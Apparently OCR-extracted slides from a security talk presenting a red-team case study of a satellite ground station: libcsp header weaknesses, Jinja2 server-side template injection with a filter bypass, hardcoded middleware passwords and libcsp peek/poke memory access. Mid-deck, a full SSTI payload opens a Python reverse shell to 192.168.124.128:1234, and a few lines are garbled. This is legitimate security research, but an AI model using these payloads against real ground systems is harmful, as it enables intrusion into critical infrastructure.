
Credit: ESA



Case Study - B

System \(\beta \)

- A ground station system
- 3-layer system
 - CSP service
 - Sends commands to the satellite; written in C
 - Middleware
 - Handles authentication, logging, and data transferring; written in Python
 - Web service
 - Provides a human interface; written in Python






- CubeSat Space Protocol (CSP), established in 2008
- C library
- https://github.com/libcsp/libcsp
- Small network-layer delivery protocol designed for CubeSats
- Open source
- Widely used by organizations in the satellite industry, such as GomSpace, GATOSS, GOMX-1, AAUSAT3, EgyCubeSat, EuroLuna, and the Hawaiian Space Flight Laboratory...



https://github.com/libcsp/libcsp

Known vulnerabilities in Libcsp

- Libcsp is also used in OPS-SAT by the European Space Agency
- Johannes Willbold at BHUS23 revealed that in Libcsp, CRC and HMAC do not protect the headers
- In the latest version 2, it is still vulnerable for backward compatibility




System \(\beta \) - Web Service

- 3 roles
 - Operator mostly monitoring , functions
 - Engineer API key, monitoring, functions
 - Admin API key, firmware update, management



The 20-character length restriction applies only to the front end



request {{ 7*7 }}

Expected response {{ 7*7 }}

request {{ 7*7 }}

Real response Invalid input: '{{' and '}}'



Credit: Friends

System \(\beta - SSTI \)

- Server-Side Template Injection
- An attacker can inject malicious code into a template that is executed on the server
- Python Flask with Jinja2 is common in CTFs
- Easy test cases :

```
{{7*7}} , {{ "hello" | upper }}
```

 The Jinja2 sandbox provides protection against the abuse of Python's internal functions

```
from flask import Flask, request
from jinja2.sandbox import SandboxedEnvironment
app = Flask(__name___)
@app.route('/')
def index():
    payload = request_args_get('s', '{{1+1}}')
    sandbox = SandboxedEnvironment()
    try:
        template = sandbox.from_string(payload)
        result = template.render()
    except Exception as e:
        result = f"Error: {str(e)}"
    return f"Template result: {result}"
```

With jinja2 sandbox

System \beta - Jinja2

Jinja2 sandbox is common in real world

```
{{7*7}}
>> 49
```

```
{{request.__class__._init__._globals__['__builtins__']['__import__']('os').popen('id').read()}}
```

>> Error: access to attribute '__init__' of 'Undefined' object is unsafe



System \(\beta \) - Filter bypass

to de Sand Topical de la Company de la compa

 It filtered "{{" and "}}" by their own blacklist, instead of using Jinja2 sandbox

```
• Try "{%" "%}"
```

```
{% if 7*7 == 49 %}True{% else %}False{% endif %}
```

>> True

>> <class 'warnings.catch_warnings'>




Reverse shell - RCE on Web service

```
{% for x in ().__class__._base__.subclasses__() %}
 {% if "warning" in x.__name__ %}
    \{ \text{set} = x()_module_mbuiltins}_{['_mimport__']('os')_popen("python3 -c 'import') \}
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(()
\"192.168.124.128\\",1234));os.dup2(s.fileno(),0);                            os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\\"/bin/sh\\", \\"-I\\"]);'") %}
  {% endif %}
{% endfor %}
```

System \(\beta \) - Middleware

- Dump Web code and DB with hardcoded password
- API-key is also synced to Middleware for auth and log
- No protection between CSP endpoint and Middleware




System β - so far ...

- SSTI leads to RCE on the web service
- Create or search for valid API keys and role keys to pass the middleware validation

• 我要shampoo!!



Credit: Fanum & Ray



Libcsp - Peek & Poke

- CSP Management Protocol (CMP)
- Provide functions for read/write/fetch system information and memory

```
static int do_cmp_peek(struct csp_cmp_message * cmp) {
110
           cmp->peek.addr = htobe32(cmp->peek.addr);
111
                                                                       Read memory address
           if (cmp->peek.len > CSP_CMP_PEEK_MAX_LEN)
112
               return CSP_ERR_INVAL;
113
114
           /* Dangerous, you better know what you are doing */
115
           csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->peek.data, (csp_memptr_t)(uintptr_t)cmp->peek.addr, cmp->peek.len);
116
117
           return CSP_ERR_NONE;
118
119
120
       static int do_cmp_poke(struct csp_cmp_message * cmp) {
121
122
           cmp->poke.addr = htobe32(cmp->poke.addr);
123
           if (cmp->poke.len > CSP_CMP_POKE_MAX_LEN)
                                                                Overwrite memory address
124
125
               return CSP_ERR_INVAL;
126
127
           /* Extremely dangerous, you better know what you are doing */
           csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->poke.addr, (csp_memptr_t)(uintptr_t)cmp->poke.data, cmp->poke.len);
128
129
           return CSP_ERR_NONE;
130
131
```


https://github.com/libcsp/libcsp/blob/2dfaf8be6ae725578e3fd833beef73c5478a6f80/src/csp_service_handler.c#L109

```
CSP Network
 CMP Handler
     IDENT
    ROUTE_SET
    IF_STATS
      PEEK
     P0KE
     CLOCK
System Resources
Memory
Routing Table
Network Stats
System Clock
```

System B - Admin and Peek/Poke

RCE , DoS and persistence on satellite or spacecraft!!!!

- To trigger the peek and poke functions on the web, a second admin API key is required for peer review
- Create shell on the satellite!!





Takeaway

Takeaway

- Space protocols lack robust security design
 - Weak encryption (possibly due to power consumption or other factors)
 - There is usually no internal authentication validation
- Satellite attacks may be much easier than you imagine
 - Basic web attacks, protocol analysis, malware, etc.
- The ground station system is a critical component of satellite security
 - Red teaming / Product security assessment for critical systems helps secure the infrastructure

Thanks for listening

Email: waffle.thigh042@passinbox.com